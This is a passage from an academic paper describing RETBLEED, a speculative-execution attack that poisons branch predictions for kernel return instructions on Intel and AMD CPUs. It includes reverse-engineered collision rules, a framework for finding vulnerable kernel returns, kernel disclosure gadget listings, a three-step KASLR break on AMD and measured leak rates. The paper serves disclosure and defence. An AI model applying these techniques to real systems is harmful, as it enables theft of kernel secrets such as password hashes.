On Intel Haswell, branch history is derived from the 29 last taken branches and stored as a fingerprint in the BHB. We verified that Intel Skylake, Kaby Lake and Coffee Lake use a BHB that is similar to Haswell's. The experiment primes the BHB using 29 direct branch (`jmp`) instructions. On Intel, the BHB is updated using the lower 19 bits of the previous branch source and target addresses. The attacker therefore needs to know these bits of the preceding branches, in addition to the victim indirect branch, to inject the poisoned target at the correct BTB entry. Our evaluation of an Alder Lake system shows that up to 99 branches are accounted for by the BHB.

With the same *branch_path* for training and victim, we can focus on finding indirect branch source addresses that successfully collide with our victim indirect branch source. We guess a colliding branch source address *guess_src* by brute-forcing addresses with 1–3 bits mutated across the entire address *victim_src*. The results show that an indirect branch, with bits 6–11 matching the victim's indirect branch, causes the victim to mispredict (unlike lower 12 bits as reported for Haswell [32]). This collision is also possible cross-privilege for Intel systems prior to Coffee Lake Refresh, which do not support eIBRS.

BTB collisions on AMD. There is no known study on creating BTB collisions on recent AMD platforms. We adopt the same approach as Figure 2 for creating BTB collisions on AMD. Interestingly, the same approach allows us to successfully create collisions with the victim indirect branch on AMD's Zen 1 and Zen 2 microarchitectures. Again, bruteforcing variations of the victim indirect branch, shows that *guess_src* poisons *victim_src* when mutating two or more bits. On Zen 2, we derive the combinational logic shown in Figure 3 by observing the bits mutated once a misprediction




Figure 3: Combinational logic for creating BTB collisions with a victim indirect branch on AMD Zen 2 microarchitecture.

to the poisoned target occurs. By moving the victim branch source into a kernel module while keeping *guess_src* in user mode (always mutating bit 47 to stay in valid user mode address-space), we verified that this collision is possible *even across privilege boundaries*. This works by disabling SMAP and SMEP (Supervisor Mode Execution/Access Prevention) protections. However, as we show Section 6.2, this is not a requirement for exploitation.

We observe collisions on Zen 3 as well when mutating similar bits as in Zen 2. However, Zen 3 has a less reliable signal from the poisoned target, and we have to rerun the experiment several times to observe all the possible bits. We refer to Appendix A for details regarding the combinations of mutated bits that successfully collide with the victim indirect branch. Furthermore, we were unable to observe collisions across privilege boundaries on Zen 3.

Our reverse engineering further shows that the preceding 29 branches are *redundant* for crafting a valid history to poison the BTB on Zen 1 and Zen 2. In fact, a single jump instruction to an address that matches the victim's last branch target address, before the guessed indirect branch, is enough for setting the correct history to create collisions with the victim indirect branch. This essentially resembles Figure 2, but *branch_path* can be omitted. Therefore, it helps to think of the BTB index generation as a function of a "basic block", where start and end addresses together form the BTB index.

5.2 Creating mispredictions with returns

After gaining understanding of how the BTB works with indirect branches, we proceed to reverse engineer the behavior of return instructions on different microarchitectures.

Hijacking returns on Intel. To confirm that RSB underflows result in using BTB predictions for returns, we make an experiment in which we execute N nested function calls. Each function ends with a return and is allocated at a random location for every round. This way, only RSB prediction is possible, because the randomly located returns have not executed in the past, which is necessary for BTB predictions. We calculate the number of mispredicted branches and subtract the number of mispredicted calls by sampling the performance counters *br_misp_retired.near_taken* and




Figure 4: Return instructions behave like indirect branches instructions when reaching the threshold of more than 16 calls.

br_misp_retired.near_call before the first call and after the N^{th} return. We compare the results with the same experiment, only this time we replace each return with an indirect branch to the return target (i.e., `pop %rax; jmp *%rax`).

Figure 4 shows that for $N \geq 16$, which is the capacity of the RSB, the number of mispredicted branches increases linearly with N. Hence, once we exhaust the RSB, returns start to mispredict similar to indirect branch instructions. This experiment indicates that the BPU tries to resolve the returns through some other, apparently *near branch*, prediction scheme. The question is whether this prediction scheme uses the BTB, and whether we can hijack one of these returns by poisoning its BTB entry.

To answer this question on Intel, we need to set up a specific history, and a PC that collides with the victim return instruction. The problem is that if returns are to be treated as indirect branches, they need to be predicted by the BTB instead of the RSB. To verify whether returns can be predicted this way, we replace all 30 `jmp` instructions in the experiment described in Figure 2 with returns and check whether we can still observe the misprediction to the poisoned target. Doing so requires an additional step, where we first push all the return targets (previously jump targets) to the stack. Replacing all `jmp` instructions with returns serves two purposes: not only will returns preceding the victim branch source prime the BHB (like the replaced `jmp` instructions did), but since the number of returns exceeds the RSB capacity, we expect them to be treated as indirect branches. The results show that *returns are indeed treated as taken indirect branches*. Moreover, our results show that on our Intel platforms, we can successfully hijack all returns that come after an RSB underflow. This means that *all returns following a sufficiently deep call stack can be hijacked*.

Hijacking returns on AMD. Similar experiments on AMD Zen 1 and 2 microarchitectures show vastly different results: we observe BPU mispredictions on returns *without RSB underflow*, whenever there is a colliding indirect branch. This means that unlike Intel, *we can hijack any return, simplifying exploitation significantly*.

We want to know why we observe collisions without exhausting the RSB on AMD. We confirm that the RSB is being used (32 entries on Zen 2) by reusing the previous experiment but instead sampling the performance counter *ex_ret_near_ret_mispred*. To check whether RSB predictions are used at all when there is a BTB entry, we create a new experiment, illustrated in Figure 5, where we try to create an




Figure 5: This experiment shows that BTB prediction takes precedence over RSB on AMD CPUs. Note that `access(X)` can never be architecturally executed due to the stack adjustment in A.

RSB and BTB misprediction on the same return at the same time. Following Koruyeh et al.'s method to create an RSB misprediction [37], we move the stack pointer ahead so that the latest return target is skipped when executing the return from A. Following our own insights from Section 5.1, we inject a BTB entry for the return in A by executing the function $A_{collide}$, which is allocated such that it matches its start and end addresses with A, except its address bits are mutated according to Figure 3. The question is whether a BTB or RSB prediction will be used when returning from A. To signal an RSB misprediction, we access memory address X at the skipped return target. To signal a BTB prediction, our injected branch target accesses memory location Y. When we run the code, we find that X is uncached and Y cached. Conversely, if we run the experiment without executing $A_{collide}$, we see the opposite: X is cached and Y is uncached. Our conclusion is that *BTB prediction takes precedence over RSB prediction.*

Summary. We showed the conditions under which return instructions can be hijacked in different microarchitectures. In the next section, we describe a framework that we built for identifying these return instructions inside the Linux kernel.

6 Exploitation Primitives

RETBLEED relies on two basic primitives: exploitable return instructions, discussed in Section 6.1, and BTI on kernel memory, discussed in Section 6.2.

6.1 Discovering exploitable returns

Because we assume the attacker can run unprivileged code, they can detect the kernel version. Assuming the victim kernel is not custom-built, the attacker can obtain a copy of victim kernel from the package repository of their Linux distribution. Hence, the following primitives are crafted during an *offline phase*, where the attacker has root privileges.

State-of-the-art speculation primitive scanners are overwhelmingly dedicated to the discovery of vulnerable *conditional branches* [25, 26, 28, 33, 43, 48, 64], since indirect branches are believed to be mitigated by compilers using

retpoline [8, 13, 45]. Return speculation is hardly ever considered as a significant attack vector. Because of the lack of tools, we construct one to discover vulnerable returns in the kernel. We first describe our framework for finding exploitable return instructions in the kernel and then show how to poison the target of these return instructions from user mode.

Exploitability of return instructions depends heavily on the microarchitecture according to our reverse engineering in Section 5. More specifically on Intel CPUs, we need to find return instructions that follow deep call stacks, resulting in RSB underflow conditions that fall back to the BTB. On AMD, even shallow return instructions are potentially exploitable.

To find vulnerable returns, we make use of the ftrace facility inside the Linux kernel [51], which allows us to observe all function call graph when executing a syscall. A *vulnerable return* provides us with arbitrarily control over its target (i.e., the instruction pointer). However, additional control is typically necessary to leak arbitrary secrets, resulting in an *exploitable return*. For example, for a FLUSH+RELOAD covert channel, we need to control two memory pointers, where one references a secret in the kernel, to be leaked, and the other is a buffer pointer (referred to as reload buffer) that can be accessed by both kernel and user. Previous work shows that the kernel's direct mapped memory can be exploited for this purpose [21].

To see whether these vulnerable returns can be exploited with FLUSH+RELOAD, we trace register and memory state at the system call entry and at the point of the vulnerable return using kprobes and kretprobes respectively [34]. Our framework, built around eBPF, ftrace, kprobes and kretprobes, can be broken down into four different steps:

Step 1: Generate test cases. We detect system calls and inputs that result in deep call stacks by running test cases in the form of small compiled binaries that perform system calls. A system call fuzzer, such as Syzkaller[1], could be modified for this purpose. However, an arguably simpler approach is to use a pre-written system call test suite. Linux Test Project[2] includes one that suits our purpose. All test cases are run as unprivileged to exclude the call stacks that require privileged access.

Step 2: Construct kernel function graphs. The Function Graph Tracer [51] is an ftrace feature that constructs call graphs of all kernel functions (with a few exceptions). For each test case, we construct function graphs for every executed system call.

Step 3: Analyze function graphs. We simulate a 16-entry RSB as we traverse the function graphs. Whenever our simulated RSB experiences an underflow condition, when returning from a deep call stack, we consider the offending return and all others that follow it as vulnerable. If there is a

[1] https://github.com/google/syzkaller
[2] https://linux-test-project.github.io/




Figure 6: Finding vulnerable returns using kernel tracing tools. Let's assume that we have detected a vulnerable return in the red marked function.




Figure 7: Detecting attacker control of registers and memory. For each vulnerable return found in the previous step, we run the same test case again, only this time, we break the control flow at the vulnerable return (at B) to dump registers and memory. We analyze the information to discover whether anything matches the system call inputs (dumped at A), which we control.

context switch in the call graph, we conservatively skip ahead to the call graph of the next system call. The first three steps are outlined in Figure 6. The function graph also informs us of how many times a particular system call and vulnerable return executed when the RSB underflow occurred.

Step 4: Detecting control for exploitability. If any of the system call inputs are present at a vulnerable return, we assume it is to some degree attacker-controlled. While methods such as symbolic execution or dynamic taint tracking could establish the attacker's control with precision, a more relaxed variant proves sufficient and works without augmenting the kernel. For each vulnerable return, we register a kretprobe at the return and a kprobe at the respective system call handler. For this purpose, we write a eBPF program that we instruct from user mode to register probes at the desired locations, and read register state, as shown in Figure 7.

If a register is a memory pointer, we also dump 96 bytes of memory that it points to. The test case may issue a particular system call more than once, and likewise it may execute the

return in a call stack where it is not vulnerable. We make use of the function graph from Step 3 to find the number of times a particular system call was made and when a function returned under an RSB underflow condition. If we find memory or register values used in the system call inputs that are also present in memory or registers at the vulnerable return, we log them if they can be altered without affecting the call stack depth. For example, we omit system call input arguments such as file descriptors, mode and flag parameters as they provide limited control.

With knowledge about what memory and registers are under the attacker's control, we next need to find an appropriate disclosure gadget which we will discuss in Section 7.1. Our framework is made out of 1301 LoC in user mode and 197 LoC of eBPF code that runs in the kernel.

6.2 BTI on kernel returns

The original Spectre-BTI attack against KVM [36] accomplished BTI by allocating executable memory in the guest kernel address space that would also be mapped in the host kernel. Branching into this address would successfully poison a host indirect branch. An unprivileged attacker does not enjoy this benefit. However, as we will discuss next, allocating executable memory with kernel addresses is not necessary.

In Section 5, we discussed how to create collisions on kernel return instructions from user mode. However, even though we can create collisions, it is not possible to speculatively execute or access unprivileged code, such as the attacker's, from kernel space due to SMEP and SMAP protections. The question is how to inject a branch target that resides in the kernel address space in the BTB.

Previously work noted that illegal branches update the BTB [36], but to the best of our knowledge, this has never been considered in the context of a User–Kernel threat model like ours before. As it turns out, *branch resolution feedback is recorded to the BTB across privilege boundaries* even if the branch target is not architecturally allowed to execute. Consequently, we can inject arbitrary branch targets into the BTB, including ones that are neither mapped nor executable in the current privilege domain. Therefore, a user program can branch into kernel memory and recover from the page fault using a signal handler as BTI primitive.

We evaluate this primitive on different microarchitectures and observe successful BTI on almost all of them (more information in Section 8). Note that, as part of our BTI primitive, we have to use the correct BTB entry. Branch history and BTB collision can be set up using the techniques we described in Section 5.

7 RETBLEED

Armed with the necessary tools to find exploitable return instructions, in this section we develop RETBLEED. For this purpose, we scan the Linux kernel for suitable disclosure gadgets (Section 7.1) and show how we can improve the signal with non-trivial disclosure gadgets that match exploitable return instructions (Section 7.2). We also show how we can adequately set up branch history as needed (Section 7.3) and bypass KASLR as a prelude to our end-to-end exploit (Section 7.4).




Figure 8: State transitioning of our disclosure gadget scanner

7.1 Scanning for disclosure gadgets

Gadget scanners typically focus on discovering gadgets for code-reuse attacks [30,52,53,56], and Spectre gadget scanners look for speculation primitives [25,26,26,28,33,43,45,48,64]. Because neither fits our scenario well, we construct a basic disclosure gadget scanner, specifically for Spectre-BTI.

We consider two types of gadgets, FLUSH+RELOAD and PRIME+PROBE. A PRIME+PROBE-type gadget requires a controllable input for the secret pointer that it references and uses it in a secret-dependent memory accesses. Alternatively, a FLUSH+RELOAD-type gadget requires the secret-dependent access to be in the memory that is shared with the attacker, thus requiring a reload buffer pointer as second input.

Requirements. Our BTI primitive allows arbitrary speculative code execution. However, SMAP and SMEP protections limit memory accesses and execution of the disclosure gadget to the kernel address space. Arbitrary physical memory, including attacker-owned memory, can be accessed by the kernel via direct mapped memory *physmap*, but physmap is marked as non-executable for the kernel. Hence, for the disclosure gadget, we must reuse code in the executable sections of the kernel. Furthermore, typical disclosure gadgets assume that the secret value pointer and reload buffer (for FLUSH+RELOAD) are already populated in registers. To increase the number of potential gadgets, we further need to additionally support the scenario where such pointers are present through memory dereferences as well.

Implementation. Our basic disclosure gadget scanner uses the Capstone engine[3] to disassemble executable kernel sections and discover FLUSH+RELOAD gadgets. It transitions from an initial state to a final state as shown in Figure 8. We scan for a sequence of up to 20 instructions without branches. To handle memory dereferences, additional instructions are required, which accounts for the first two state transitions. After observing two quad-word memory loads, the scanner

[3] https://www.capstone-engine.org/




Figure 9: We continuously trigger the secret-dependent access while *sliding* cached CLs over the reload buffer page boundary by offsetting its pointer until we observe no signal. This shows us which CL was the secret-dependent access and which ones that were prefetched

has transitioned to state 2. From there, either pointer *ptrA* or *ptrB* can be dereferenced. The one that is dereferenced first is considered to be the secret pointer and the second, the reload buffer pointer. We then manually go through the discovered gadgets to find the most appropriate. Particularly, we are interested in gadgets that load 2 bytes of the secret at maximum.

7.2 Using non-trivial disclosure gadgets

The gadgets that we discover are non-trivial to exploit. We discuss some of the problems that we encounter and how we overcome them.

Handling small secret-encoding strides. An ideal disclosure gadget multiplies the secret with a value that is large enough to avoid triggering data prefetchers (e.g., 4096). Unfortunately, these are unusual to find in the kernel. A simpler gadget, such as `reload_buf + *secret`, is much easier to find. There are however two problems with such a gadget. First, data prefetchers will access neighboring cache lines (CLs) after observing the secret-dependent access. Second, we can only detect the CL that was accessed, but the lower 6 bits of the secret remain unknown.

We overcome the first problem by exploiting a known property of data cache prefetchers. Because prefetchers usually only operate within page boundaries [55], if we have multiple cached CLs as exemplified in Figure 9, we can detect the secret-dependent access by continuously triggering the disclosure gadget with the same secret while offsetting (i.e., *sliding*) the reload buffer pointer until we observe no signal anymore. As seen on the last row in the example given, all the remaining entries become uncached when *CL4* was shifted over the page boundary. This means that the secret-dependent access was to *CL4* and the other cached CLs (2–3 and 5–7) were prefetched.

Considering the second problem, if the secret is one byte, this merely allows us to infer the upper 2 bits. However, if the secret was multiplied by 2, 4, or 8 we infer 3, 4 or 5 bits, respectively. To infer the lower bits of the secret, we shift the reload buffer back until we observe cache hits again. There are 64 possible offsets in the CL where the access could take place. Through binary search, we need to check 16 locations to find the exact offset. If the secret was multiplied by 2, 4, or 8, we only need to check 5, 4, or 3 locations, respectively.

Word-sized secrets. A typical disclosure gadget loads only one byte of the secret, but we also consider gadgets that load word-sized (i.e., 2-byte wide) secrets. For these disclosure gadgets, we can leak only the upper byte $byte_{upper}$, of the secret, without needing to multiply the secret. $byte_{upper}$ is at bit index 8 of the register, meaning the word-sized secret can be expressed as $byte_{lower} + byte_{upper} * 256$. By knowing $byte_{lower}$, we can let $rb' = rb - byte_{lower}$. By passing rb', we will speculatively access $rb + byte_{upper} * 256$, which can be leaked by reloading cache lines with 256 bytes strides. Once we infer $byte_{upper}$, we let $byte_{lower} = byte_{upper}$ to leak the next byte. It's realistic to assume that a portion of the secret is known, for example `root:$` in */etc/shadow* [62].

Increasing the speculation window. Spectre works by winning a race condition against the memory hierarchy. As soon as the architectural branch target is resolved, the CPU stops executing in the wrong speculative path and restart at the correct one. Because our speculation primitive is a return instruction, the correct branch target, according to the Instruction Set Architecture (ISA), is allocated on the stack, which is frequently accessed and therefore is usually present in data caches. Additionally, as shown in Figure 8, non-trivial disclosure gadgets can contain 4 (or more) memory loads, which arguably require a larger speculation window to execute. Hence, we somehow need to increase the speculation window so that our injected branch target gets a chance to execute long enough to leak information.

Whereas the kernel stack pointer varies across process invocations, the lower 12 bits remain consistent, even across reboots. Because CPU cache sets are partially indexed using the lower 12 bits of memory addresses, we can use a cache eviction primitive to evict the kernel stack. Simultaneous Multi-Threading (SMT) allows executing two threads in parallel on the same physical core, where L1 and L2 caches are shared by the threads. To leverage SMT, we pin two threads to same physical core, where one is constantly attempting to evict the kernel stack by accessing memory pages at the same offset as the target stack location, thereby evicting L1d and L2. This allows us to successfully execute the entire disclosure gadget speculatively.

As a final step towards successfully exploiting the vulnerable return, we must also obtain the history of the last 29 control flow edges leading up to the vulnerable return for exploitation on Intel CPUs. Note that ftrace [51] (used in Section 6.1), only provides us with function calls and returns, and we need a different (more heavyweight) mechanism to track all control flow edges.

Restarts. We sometimes observe that the leakage stops at certain page offsets with certain disclosure gadgets. RETBLEED overcomes this problem by forking a new process after detecting it.




Figure 10: Gather branch history for BTI.

7.3 Obtaining branch history

We need to collect the last 29 control flow edges for exploitation on Intel. Since many of these edges are runtime-dependent, we need find to them dynamically. Intel's Last Branch Records (LBRs) are capable of recording recent control flow edges, but the limited number of LBRs makes it difficult to record all the necessary edges. For example, obtaining the LBRs at the address of a vulnerable return using a kretprobe, contributes unrelated branches that overwrites older ones from the history, before it is possible to stop recording.

Instead, we run the victim's kernel inside a VM which allows us to attach a debugger, as illustrated in Figure 10. Using a debugger, we can single step over instructions and record the source and target addresses of as many control flow edges as desired. Having obtained the function graph trace from a test case that reaches a vulnerable return, we set a breakpoint inside function that is clearly more than 29 control flow edges away from the vulnerable return. From there on, we single-step until we encounter the victim branch (using a gdb-python script), and log all control flow edges.

To avoid crashes or deadlocks, we create a list of locations (e.g., `__sysvec_apic_timer_interrupt`, `asm_call_irq_on_stack`, `psi_task_change`, `try_to_wake_up` and `check_preempt_curr`), where we continue execution until returning to a stable location where we can restart recording control flow edges again. This can cause a gap in the recorded history since prior control flow edges are discarded. Nonetheless, our strategy could always find sufficient control flow edges preceding the speculation primitive.

7.4 Derandomizing KASLR

Several derandomization attacks on KASLR have previously been proposed [11, 12, 18, 23, 27, 31, 38, 62]. These are all side-channel attacks on the CPU hardware. Despite the plenitude of these attacks, the majority is either strictly limited to Intel systems [11, 12, 31] or require further reverse engineering before they could be applied on a modern AMD CPU [18, 27, 38]. We show how our RETBLEED primitives can be used for breaking KASLR on modern AMD CPUs. On Intel, we simply use MDS [62] instead of the following steps for breaking KASLR.

```
1  ADD  RCX,qword ptr [page_offset_base] ; physmap
2  MOV  RAX,qword ptr [RCX]
3  MOV  qword ptr [RDX],RAX
```

Listing 1: Disclosure gadget for breaking KALSR on AMD Zen 1 and Zen 2, located in *init_trampoline_kaslr* (*arch/x86/mm/kaslr.c*). `RCX` and `RDX` are attacker-controlled. Lines 1–2 are used for Steps 1 and 2. Step 3 only uses Line 3.

To use a FLUSH+RELOAD-type gadget, we need both a code pointer of the gadget location in kernel address space and a kernel pointer to our reload buffer via *physmap*, the direct mapped memory address space. Ubuntu by default allows allocation of *transparent huge pages* (thp). Therefore, with 32 GiB of physical memory, according to recent work [38], the cumulative entropy to find our reload buffer using a gadget at the unknown location of the kernel image is $entropy_{kern} + entropy_{physmap} + entropy_{phys_{reloadbuf}} = 9+15+14 = 38$ bits, which is too large to bruteforce directly. Instead, we will reduce this entropy in the following three steps. For the speculation primitive on AMD, we target a vulnerable victim return inside the `mmap` system call handler, which we discuss in Section 8.3.

① **Derandomizing kernel image.** We conduct a PRIME+PROBE attack on a single L1d set. The goal is to evict memory from the set by misprediction to the disclosure gadget in Listing 1. Since both the victim return and disclosure gadget are relative to the kernel image, correctly guessing the kernel image consequently forces the victim return to mispredict into the disclosure gadget.

For each guess, we poison the BTB entry of the victim return with the disclosure gadget, prime the cache set and make the system call. When the system call returns, we probe our primed cache set to detect the memory access. Knowing the kernel image location reduces the entropy by 9 bits.

② **Leaking a physical memory pointer.** We use FLUSH+RELOAD to detect the physical address of our reload buffer. Our disclosure gadget dereferences physmap using an attacker-controlled register as offset. We allocate our reload buffer as a transparent huge page so that it is aligned on a 2 MiB boundary in physical memory. Using the attacker-controlled register, we try all 2 MiB aligned physical memory addresses that the reload buffer can be assigned to.

For each guess, we flush the first reload buffer cache line, poison the BTB entry of the victim return, execute the system call, and time the access to the same reload buffer cache line. A cache hit means we have guessed the correct physical address. Knowing the physical address of the reload buffer reduces the entropy by 14 bits.

③ **Finding physmap.** All we need is a single-instruction

Table 1: RETBLEED primitives and leakage rate with ideal gadgets on various Intel and AMD microarchitectures.

CPU	Microarch.	Microcode	Year	Defense [c]	Primitive			Bandwidth	Success rate
					RET-BTI [a]	U → K [b]	RETBLEED		
AMD Ryzen 5 1600X	Zen 1	0x8001138	2017	retpoline$_{AMD}$	✓	✓	✓	18.4 kB/s	99.5 %
AMD Ryzen 5 2600X	Zen 1+	0x800820d	2018	retpoline$_{AMD}$	✓	✓	✓	22.5 kB/s	99.8 %
AMD Ryzen 5 3600X	Zen 2	0x8701021	2019	retpoline$_{AMD}$	✓	✓	✓	20.6 kB/s	96.7 %
AMD Ryzen 7 PRO 4750U	Zen 2	0x8600106	2019	retpoline$_{AMD}$	✓	✓	✓	17.1 kB/s	99.0 %
AMD EPYC 7252	Zen 2	0x8301038	2019	retpoline$_{AMD}$	✓	✓	✓	14.8 kB/s	99.9 %
AMD Ryzen 5 5600G	Zen 3	0xa50000c	2020	retpoline$_{AMD}$	✗	✗	✗	–	–
Intel Core i7-7500U	Kaby Lake	0xea	2016	retpoline	✓	✓	✓	3.6 kB/s	77.0 %
Intel Core i7-8700K	Coffee Lake	0xea	2017	retpoline	✓	✓	✓	5.9 kB/s	83.1 %
Intel Core i9-9900K	Coffee Lake Ref.	0xea	2018	eIBRS	✓	✗	✗	–	–
Intel Core i9-12700K	Alder Lake	0xd	2021	eIBRS	✓	✗	✗	–	–

[a] BTI on returns; *out-of-place* [10]; [b] User → Kernel boundary BTI; [c] AMD-style retpoline is referred to as `RETPOLINE_LFENCE` since Kernel 5.14.

disclosure gadget that dereferences a register that we control. We follow the same procedure as in Step 2, but this time, we guess the possible locations of physmap by passing $guess_{physmap} + phys_{reloadbuf}$ in our register. In each attempt, we load our reload buffer. Detecting a cache hit means we have guessed the correct physmap address and reduces the remaining entropy to 0.

Results. We can break KASLR in 60 ms with 97.5% accuracy. We find the physical address of the reload buffer at physical address 6 GiB into physical memory after 16 seconds. Finding the physmap base address takes about 1 second. After breaking KASLR and finding the physmap address of our reload buffer, we can leak memory using a FLUSH+RELOAD-type disclosure gadget.

8 Evaluation

We first evaluate the attack primitives we designed in Section 6 on a variety of microarchitectures from Intel and AMD running on Ubuntu 20.04 with Linux kernel 5.8. We then evaluate the end-to-end RETBLEED attack on Intel Coffee Lake (bypassing generic retpoline) and AMD Zen 2 (bypassing AMD retpoline) microarchitectures.

8.1 RETBLEED primitives

We verify the existence of two required RETBLEED primitives on different microarchitectures. First primitive RET-BTI, is to perform BTI on returns. The second primitive U → K BTI, is to inject branch targets on kernel branches from user mode. To accurately evaluate these, we construct a simple kernel module with an ideal victim return instruction and disclosure gadget. For end-to-end exploitation in the next sections, we use returns and disclosure gadgets within the kernel image.

As seen in Table 1, Intel Kaby Lake and Coffee Lake microarchitectures are susceptible to both primitives. On Coffee Lake Refresh and Alder Lake, while we can hijack return instructions, we did not observe a signal using our U → K BTI primitive, even after disabling eIBRS. Therefore,




Figure 11: Breakdown of the vulnerable returns discovered. Totally 908 tests cases were run. We found 1069 vulnerable returns across 96 system calls.

we cannot confirm whether eIBRS stops our primitive or if it is ineffective for other reasons. On AMD platforms, our primitives are successful on Zen 1, Zen 1+, and Zen 2 microarchitectures. On AMD Zen 3, we were only able to observe BTI through indirect branches in the same privilege mode, thus is not susceptible using our method (see Section 5).

When repeatedly leaking 4096 bytes of randomized memory with an ideal victim return and disclosure gadget, we measure the covert channel bandwidth and accuracy of 5.9 kB/s and 83.1 % on Intel Coffee Lake, and 20.6 kB/s and 96.7 % on AMD Zen 2, respectively.

8.2 RETBLEED on Intel

Vulnerable returns. We used our framework to analyze the entire syscall test suite from Linux Test Project to search for vulnerable return instructions. Out of 1363 test cases, an unprivileged user can run 908. The results are shown in Figure 11. We discovered 1069 vulnerable return instructions reached from 96 different system calls in total. For four vulnerable returns, we had partial control over a full 64 bit register. For three of which, the register contained a file name, thus refusing NULL (`0x00`) and forward slash characters (`0x2f`), and the fourth case could not be reached consistently. For 85 different vulnerable returns, we had control over 47 bits of a register with the upper bits unset, constrained to a valid user-space pointer. For 11 cases, we had control over two such registers.

We could detect substantially more control if we also resolved pointers to compare memory referenced by registers at vulnerable returns. We found 88 vulnerable returns with control over at least a 64 bit block of memory through one indirection. For 64 for which we had control over 2 or more 64 bit blocks, which satisfies the requirements of a FLUSH+RELOAD gadget. We decided to target the *sendto* system call, since in the test case *recvmsg02*, it led to two vulnerable returns, where the entire message buffer was present through `R14+0x8`. These returns were discovered in functions in `ip6_local_out` *(net/ipv6/output_core.c)* and `ip6_send_skb` *(net/ipv6/ip6_output.c)*.

```
MOV    RAX,qword ptr [R14 + 0x28]
MOV    RDX,qword ptr [R14 + 0x20]
MOV    dword ptr [RDX + 0x1c],0xffffffff ; bogus
MOVZX  EAX,byte ptr [RAX + 0x14]
ADD    RAX,0x1 ; secret + 1
MOV    ECX,dword ptr [RDX + RAX*0x4 + 0x58]
```

Listing 2: Disclosure gadget found in `mb_mark_used` *(fs/ext4/mballoc.c)*. `&R14[8]` holds the second argument, `*buf`, of the syscall `sendto`. The secret and reload buffer pointers are loaded into `RAX` and `RDX` respectively.

Disclosure gadget. With the fairly loose constraint of having control over buffer contents pointed to by `R14`, we run our disclosure gadget scanner. We discover a compatible gadget that loads a byte-sized secret, shown in Listing 2. Looking at Listing 2, the following memory address is accessed

$$rb' + (secret + 1) * 4 + 0x58$$

Because we freely control the reload buffer address rb', offsetting it by $-0x5c$ the memory address becomes $rb + 4 * secret$. This gadget is non-trivial to exploit, since the secret is only multiplied by 4. To leak arbitrary data using it, we use the sliding method discussed in Section 7.2.

Results. We leak 1 kB of kernel memory 10 times with an average accuracy and covert channel bandwidth of 98 % and 219 bytes per second respectively.

8.3 RETBLEED on AMD

The AMD Zen 1 and Zen 2's branch predictors are easier to mistrain than their Intel counterparts. Neither underflowing the RSB, nor generating a perfectly matching branch history is necessary. This means that virtually all returns are vulnerable.

